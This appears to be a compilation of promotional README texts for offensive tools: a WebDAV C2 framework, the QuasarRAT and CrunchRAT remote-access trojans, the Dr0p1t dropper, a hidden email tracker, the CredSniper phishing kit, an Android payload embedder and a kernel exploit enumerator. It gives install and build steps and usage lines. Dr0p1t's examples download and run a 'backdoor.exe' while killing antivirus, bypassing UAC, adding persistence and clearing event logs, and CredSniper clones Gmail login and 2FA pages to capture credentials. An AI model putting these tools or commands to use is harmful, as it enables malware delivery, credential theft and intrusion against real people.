Termux ID: Framework -->

WebDavC2 is a PoC of using the WebDAV protocol with PROPFIND only requests to serve as a C2 communication channel between an agent, running on the target system, and a controller acting as the actuel C2 server.

Architecture
WebDavC2 is composed of:
  • a controller, written in Python, which acts as the C2 server
  • an agent, written in C#/.Net, running on the target system, delivered to the target system via various initial stagers
  • various flavors of initial stagers (created on the fly when the controller starts) used for the initial compromission of the target system

Features
WebDavC2 main features:
  • Various stager (powershell one liner, batch file, different types of MS-Office macro, JScript file) - this is not limited, you can easily come up with your own stagers, check the templates folder to get an idea
  • Pseudo-interactive shell (with environment persistency)
  • Auto start of the WebClient service, even from an unprivileged user using the 'pushd' trick

Installation & Configuration
Installation is pretty straight forward:
  • Git clone this repository:
    git clone https://github.com/Arno0x/WebDAVC2 WebDavC2
  • cd into the WebDavC2 folder:
    cd WebDavC2
  • Give the execution rights to the main script:
    chmod +x webDavC2.py
To start the controller, simply type
./webDavC2.py
.

Compiling your own agent
Although it is perfectly OK to use the provided agent.exe, you can very easily compile your own executables of the agent, from the source code provided. You don't need Visual Studio installed.
  • Copy the
    agent/agent.cs
    file on a Windows machine with the .Net framework installed
  • CD into the source directory
  • Use the .Net command line C# compiler:
    • To get the standard agent executable:
      C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /out:agent.exe *.cs
    • To get the debug version:
      C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /define:DEBUG /out:agent_debug.exe *.cs


WebDavC2 - A WebDAV C2 Tool


Quasar adalah alat administrasi jarak jauh yang cepat dan ringan yangdikodekan di C #. Menyediakan stabilitas tinggi dan antarmuka pengguna yang mudah digunakan, Quasar adalah solusi administrasi jarak jauh yang sempurna untuk Anda.

Fitur
  • TCP network stream (IPv4 & IPv6 support)
  • Fast network serialization (NetSerializer)
  • Compressed (QuickLZ) & Encrypted (AES-128) communication
  • Multi-Threaded
  • UPnP Support
  • No-Ip.com Support
  • Visit Website (hidden & visible)
  • Show Messagebox
  • Task Manager
  • File Manager
  • Startup Manager
  • Remote Desktop
  • Remote Webcam
  • Remote Shell
  • Download & Execute
  • Upload & Execute
  • System Information
  • Computer Commands (Restart, Shutdown, Standby)
  • Keylogger (Unicode Support)
  • Reverse Proxy (SOCKS5)
  • Password Recovery (Common Browsers and FTP Clients)
  • Registry Editor

Diperlukan
  • .NET Framework 4.0 Client Profile (Download)
  • Supported Operating Systems (32- and 64-bit)
    • Windows XP SP3
    • Windows Server 2003
    • Windows Vista
    • Windows Server 2008
    • Windows 7
    • Windows Server 2012
    • Windows 8/8.1
    • Windows 10

Compiling
Buka proyek di Visual Studio dan klik build, atau gunakan salah satu file batch yang disertakan dalam direktori root.
Batch file Description
build-debug.bat Build aplikasi menggunakan konfigurasi debug (untuk pengujian)
build-release.bat Build aplikasi menggunakan konfigurasi rilis (untuk penerbitan)

Build Client
Build configuration Description
debug configuration Yang telah ditentukan sebelumnya Settings.cs akan digunakan. Build client tidak bekerja dalam konfigurasi ini. Anda bisa langsung menjalankan klien dengan pengaturan yang ditentukan.
release configuration Gunakan client builder, jika tidak, itu akan crash.


QuasarRAT - Remote Administration Tool for Windows


Have you ever heard about trojan droppers ? In short dropper is type of malware that downloads other malwares and Dr0p1t gives you the chance to create a stealthy dropper that bypass most AVs and have a lot of tricks.

Features
+ Generated executable properties:
  • The executable size is smaller compared to other droppers generated the same way.
  • Download executable on target system and execute it silently..
  • Self destruct function so that the dropper will kill and delete itself after finishing it work
  • Escape disk forensics by making all the files dropper create and dropper also cleans its content before deletion
  • Clear event log after finishing.
+ Framework properties:
+ Modules:
  • Find and kill antivirus before running the malware.
  • The ability to disable UAC.
  • The ability to run your malware as admin.
  • Full spoof by spoofing the file icon and extension to any thing you want.
  • ZIP files support so now you can compress your executable to zip file before uploading.
  • Running a custom ( batch|powershell|vbs ) file you have chosen before running the executable
  • In running powershell scripts it can bypass execution policy
  • Using UPX to compress the dropper after creating it
+Persistence modules:
  • Adding executable after downloading it to startup.
  • Adding executable after downloading it to task scheduler ( UAC not matters ).
  • Adding your file to powershell user profile so your file will be downloaded and ran every time powershell.exe run if it doesn't exist.

Screenshots

On Windows


On Linux (Kali linux)


On OSX
Still not fully tested! Need some contributors and testers

Help menu
Usage: Dr0p1t.py Malware_Url [Options]

options:
-h, --help show this help message and exit
-s Add your malware to startup (Persistence)
-t Add your malware to task scheduler (Persistence)
-a Add your link to powershell user profile (Persistence)
-k Kill antivirus process before running your malware.
-b Run this batch script before running your malware. Check scripts folder
-p Run this powershell script before running your malware. Check scripts folder
-v Run this vbs script before running your malware. Check scripts folder
--runas Bypass UAC and run your malware as admin
--spoof Spoof the final file to an extension you choose.
--zip Tell Dr0p1t that the malware in the link is compressed as zip
--upx Use UPX to compress the final file.
--nouac Try to disable UAC on victim device
-i Use icon to the final file. Check icons folder.
--noclearevent Tell the framework to not clear the event logs on target machine after finish.
--nocompile Tell the framework to not compile the final file.
--only32 Download your malware for 32 bit devices only
--only64 Download your malware for 64 bit devices only
-q Stay quite ( no banner )
-u Check for updates
-nd Display less output information

Examples
./Dr0p1t.py Malware_Url [Options]
./Dr0p1t.py https://test.com/backdoor.exe -s -t -a -k --runas --upx
./Dr0p1t.py https://test.com/backdoor.exe -k -b block_online_scan.bat --only32
./Dr0p1t.py https://test.com/backdoor.exe -s -t -k -p Enable_PSRemoting.ps1 --runas
./Dr0p1t.py https://test.com/backdoor.zip -t -k --nouac -i flash.ico --spoof pdf --zip

Prerequisites
  • Python 2 or Python 3.
The recommended version for Python 2 is 2.7.x , the recommended version for Python 3 is 3.5.x and don't use 3.6 because it's not supported yet by PyInstaller

Needed dependencies for Linux
  • apt
  • Others will be installed from install.sh file
Note : You must have root access

Needed dependencies for windows
  • pip
  • Modules in windows_requirements.txt

Installation
There's a list here for all official videos for installing and using Dr0p1t Playlist
  • On Linux
git clone https://github.com/D4Vinci/Dr0p1t-Framework.git
chmod 777 -R Dr0p1t-Framework
cd Dr0p1t-Framework
sudo chmod +x install.sh
./install.sh
python Dr0p1t.py
  • On Windows (After downloading ZIP and upzip it)
cd Dr0p1t-Framework-master
python -m pip install -r windows_requirements.txt
python Dr0p1t.py
Note : in python 2.7 you don't have pip so install it first from get-pip.py script [Google it]

Tested on:
  • Kali Linux Rolling
  • Ubuntu 14.04-16.04 LTS
  • Windows 10/8.1/8

Work with Dr0p1t-Server
Note : Server is still in beta version and it have a lot of features to add and also a better design [ Need a designer to contribute :D ]

Prerequisites
  • Stable internet connection.
  • Port 5000 not used and firewall configured to not block connection from it

Installation & run server
On Linux and Windows it's the same after installing Dr0p1t by doing the steps mentioned above, install modules in server_requirements.txt by using pip like :
python -m pip install -r server_requirements.txt
Now let's run our server script :
python Dr0p1t_Server.py
After running the server script, it will start to listen to all the connection coming to port 5000 using flask.
Now to use the server from your device open in browser either 127.0.0.1:5000 or [Your IP]:5000.
To open it from other devices in LAN open [Your Local IP]:5000 and for other devices in WAN open [Your Global IP]:5000 but make sure first that you configured you router to forward port 5000 connection to you.

After opening the serve page you will see a simple website with a simple design asking you for data needed See server screenshots
Then submit the data then it will be verified through some processes then the exe file will be generated and you will be redirected to page telling you the scam link.
After entering the link you will see a scam to download the dropper which it by default Adobe flash download page. To replace the scam with yours replace the file "Scam.html" content with yours but remember the variables ( Don't remove it ).

Server screenshots


Dr0p1t-Framework 1.3.2.1 - A Framework That Creates An Advanced FUD Dropper With Some Tricks


IP-Biter is an open source, easy to deploy, tracking framework that generate high configurables and uniques tracking images and links to embed in e-mails, sites or chat systems and visualize, in an hacker-friendly dashboard, high detailed reports of the tracked users who visualize the image or open the links.

Features
  • Very high configurable tracking image generation
  • Tracking links generation
  • Tracking hided and not recognizable from the target point of view
  • Integrated Dashboard
  • Self-tracking prevention
  • Possibility to stop and start the tracking at any time
  • Possibility to hide the Dashboard and protect its access with a password
  • Live tracking reports from the Dashboard
  • Tracking reports live delivered to a configurable mail address
  • Different IP analysis services
  • User-Agent analysis service
  • Integrate URL shortening service
  • AllInOne PHP file
  • No need for a Database
  • Open Source
...and many many more!
Give it a try!

Getting Started

Access the Dashboard
  1. Access the dashboard through ipb.php?op=$dashboardPage (or through ipb.php if $dashboardPage=='')
    • If $dashboardPageSecret!='' then a login page will appear asking for the $dashboardPageSecret value

Create a new configuration
  1. When the dashboard is opened without parameters, a new configuration is created
    • Another empty new configuration can be generate clicking the "New" button
  2. Configure the tracking image and the advanced setting if needed
    • It is possible to left the original image url empty. In this case an empty image will be used.
  3. Add tracking links if needed
    • It is possible to left the original link empty. In this case the link will generate a 404 page.
  4. Save the configuration
  5. Distribute the generated image or the links to start the tracking
    • You can click the copy button and paste in a html rich email editor like gmail
    • NOTE: If you try to open the generated image or links but have in the same browser the dashboard page opened and loaded, your request will not be tracked (self-tracking prevention feature)

Load an existing configuration
  1. When the dashboard is opened with the parameter "uuid", the associated configuration is loaded
    • Another configuration can be loaded pasting the "Track UUID" in the dashboard relative field and clicking the "Load" button
  2. The reports will be automatically visualized in the "Tracking Reports" section of the dashboard

Security Notes
  • Change the folders name and the dashboard page in the configuration section in order to improve the security
  • Add the following lines to the .htaccess file in order to deny the access to the "configs" and "reports" folders:
DirectoryIndex ipb.php
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteRule ^(configs/|reports/) - [F]
</IfModule>

Live DEMO
Have a look at the DEMO (notifications limited at 50 mail/day and 1h/day downtime expected)


IP-Biter - The Hacker-friendly E-Mail Tracking Framework


Easily launch a new phishing site fully presented with SSL and capture credentials along with 2FA tokens using CredSniper. The API provides secure access to the currently captured credentials which can be consumed by other applications using a randomly generated API token.

Benefits
  • Fully supported SSL via Let's Encrypt
  • Exact login form clones for realistic phishing
  • Any number of intermediate pages
    • (i.e. Gmail login, password and two-factor pages then a redirect)
  • Supports phishing 2FA tokens
  • API for integrating credentials into other applications
  • Easy to personalize using a templating framework

Basic Usage
usage: credsniper.py [-h] --module MODULE [--twofactor] [--port PORT] [--ssl] [--verbose] --final FINAL --hostname HOSTNAME
optional arguments:
-h, --help show this help message and exit
--module MODULE phishing module name - for example, "gmail"
--twofactor enable two-factor phishing
--port PORT listening port (default: 80/443)
--ssl use SSL via Let's Encrypt
--verbose enable verbose output
--final FINAL final url the user is redirected to after phishing is done
--hostname HOSTNAME hostname for SSL

Credentials
.cache : Temporarily store username/password when phishing 2FA
.sniped : Flat-file storage for captured credentials and other information

API End-point
  • View Credentials (GET) https://<phish site>/creds/view?api_token=<api token>
  • Mark Credential as Seen (GET) https://<phish site>/creds/seen/<cred_id>?api_token=<api token>
  • Update Configuration (POST) https://<phish site>/config
 {
'enable_2fa': true,
'module': 'gmail',
'api_token': 'some-random-string'
}

Modules
All modules can be loaded by passing the --module <name> command to CredSniper. These are loaded from a directory inside /modules. CredSniper is built using Python Flask and all the module HTML templates are rendered using Jinja2.
  • Gmail: The latest Gmail login cloned and customized to trigger/phish all forms of 2FA
    • modules/gmail/gmail.py: Main module loaded w/ --module gmail
    • modules/gmail/templates/error.html: Error page for 404's
    • modules/gmail/templates/login.html: Gmail Login Page
    • modules/gmail/templates/password.html: Gmail Password Page
    • modules/gmail/templates/authenticator.html: Google Authenticator 2FA page
    • modules/gmail/templates/sms.html: SMS 2FA page
    • modules/gmail/templates/touchscreen.html: Phone Prompt 2FA page

Installation

Ubuntu 16.04
You can install and run automatically with the following command:
$ git clone https://github.com/ustayready/CredSniper
$ cd CredSniper
~/CredSniper$ ./install.sh
Then, to run manually use the following commands:
~/$ cd CredSniper
~/CredSniper$ source bin/activate
(CredSniper) ~/CredSniper$ python credsniper.py --help
Note that Python 3 is required.

Screenshots

Gmail Module


CredSniper - Phishing Framework which supports SSL and capture credentials with 2FA tokens


Evil-Droid is a framework that create & generate & embed apk payload to penetrate android platforms.

Screenshot:


Dependencies :
1 - metasploit-framework
2 - xterm
3 - Zenity
4 - Aapt
5 - Apktool
6 - Zipalign

Download/Config/Usage:
1 - Download the tool from github
git clone https://github.com/M4sc3r4n0/Evil-Droid.git
2 - Set script execution permission
cd Evil-Droid
chmod +x evil-droid
3- Run Evil-Droid Framework :
./evil-droid
see options bellow

Video tutorial:


Evil-Droid - Framework to Create, Generate & Embed APK Payloads


CrunchRAT currently supports the following features:
  • File upload
  • File download
  • Command execution
It is currently single-threaded (only one task at a time), but multi-threading (or multi-tasking) is currently in the works. Additional features will be included at a later date.

Server
The server-side of the RAT uses PHP and MySQL. The server-side of the RAT has been tested and works on the following:
  • Ubuntu 15.10 (Desktop or Server edition)
  • Ubuntu 16.04 (Desktop or Server edition)
Once the latest RAT code has been downloaded, there will be three directories:
  • Client - Contains implant code (ignore for the this section)
  • Server - Contains server code
  • Setup - Contains setup files

Dependencies Setup
  1. Within the Setup directory, there are two dependencies setup shell scripts. If you are using Ubuntu 15.10 run sh 15_10_dependencies.sh, and if you're using Ubuntu 16.04 run sh 16_04_dependencies.sh. Note: This needs to be run as root. Failure to run with root privileges will result in an error.
  2. When asked for a new MySQL root password, please choose one that is complex. This information is needed at a later step.

HTTPS Setup
  1. CrunchRAT uses a self-signed certificate to securely communicate between the server and implant. Run the https_setup.sh shell script with the Setup directory to automate the HTTPS setup. Note: This needs to be run as root. Failure to run with root privileges will result in an error. When asked to fill out the certificate information (Country Name, etc), please fill out all information. Snort rules already exist to alert on the dummy OpenSSL certificates. Don't be that guy that gets flagged by not filling out this information.

Database Setup
  1. Run the database_setup.sh shell script within the Setup directory to setup the MySQL database.
  2. CrunchRAT creates a default RAT account with the admin:changeme credentials. Please log into the web end of the RAT and change the default password. Once logged into the web end of the RAT, go to Account Management--> Change Password to successfully change the default password to something more complex. Additional RAT users can be provisioned using Account Management --> Add Users.

Miscellaneous Setup
  1. Copy all files from the Server directory to the webroot.
  2. You will want to create a downloads directory as well. Note: It is absolutely critical that you don't put this folder in the webroot. I typically create this directory in the /home/<USERNAME> directory. You will want to make sure that www-data can access this directory with the following command sudo chown www-data:www-data downloads. This directory will store all of the files downloaded from the infected system(s).
  3. In the webroot, open the config/config.php file. This is the main RAT configuration file. Make sure that you update all of the variables (downloadsPath, dbUser, dbPass, etc) to match your environment.

Client
CrunchRAT is written in C# for simplicity. The C# binary does not have a persistence mechanism in place, but plans to write a C++ stager are currently in the works.
Targeted Framework: .NET Framework 3.5 (enabled by default on Windows 7 systems)
  1. Create a new console project in Visual Studio
  2. Copy implant.cs code from Client directory and add it to the project.
  3. Change Output Type to Windows Application (this will hide the command window) (Project --> Properties --> Output Type).
  4. Make sure Target Framework is .NET Framework 3.5.
  5. In the actual code, there will be a variable called c2 - Change this variable to the IP address or domain name of the C2 server
  6. Compile and your implant executable is ready to run.


CrunchRAT - HTTPS-based Remote Administration Tool (RAT)


kernelpop is a framework for performing automated kernel exploit enumeration on Linux, Mac, and Windows hosts.

Requirements
python3

Currently supported CVE's:
*CVE-2017-1000367
*CVE-2017-1000112
*CVE-2017-7308
*CVE-2017-6074
*CVE-2017-5123
*CVE-2016-5195
*CVE-2016-2384
*CVE-2016-0728
*CVE-2015-7547
*CVE-2015-1328
*CVE-2014-4699
*CVE-2014-4014
*CVE-2014-3153
*CVE-2014-0196
*CVE-2009-1185

Run modes

default mode
The default mode runs with the command python3 kernelpop.py. This processes information about the host kernel and compares it to the known kernel exploits available to the program. It then outputs a list of potentially useful vulnerabilities and attached exploits.


brute-enumeration mode
The brute-enumeration mode performs the same checks, but then goes beyond and checks the computer for exploit prerequisites to see if the operating system is set up in the required vulnerable state for successful exploitation.


input mode
The input mode allows you to perform enumeration with just the output of a uname -a command, which makes it useful as a host-side enumeration tool.


One feature currently only partially implemented is brute-exploit mode. This is set to prepare, compile, and run exploits in order to confirm an exploitable kernel. However, as of now it would only run on the box the program is executed on. Given that this is a fairly large project to bring on to someone else's computer, and makes considerable noise when compiling and checking exploit attempts, it would be poor OPSEC to use in an actual engagement. At some point in the future, I would like to integrate it into my other project pysploit for enumeration and the reckless, noisy, exploity brute-exploit mode.

Exploit sources
https://github.com/SecWiki/linux-kernel-exploits
https://www.exploit-db.com/local/
https://github.com/SecWiki/windows-kernel-exploits


Kernelpop - Kernel Privilege Escalation Enumeration And Exploitation Framework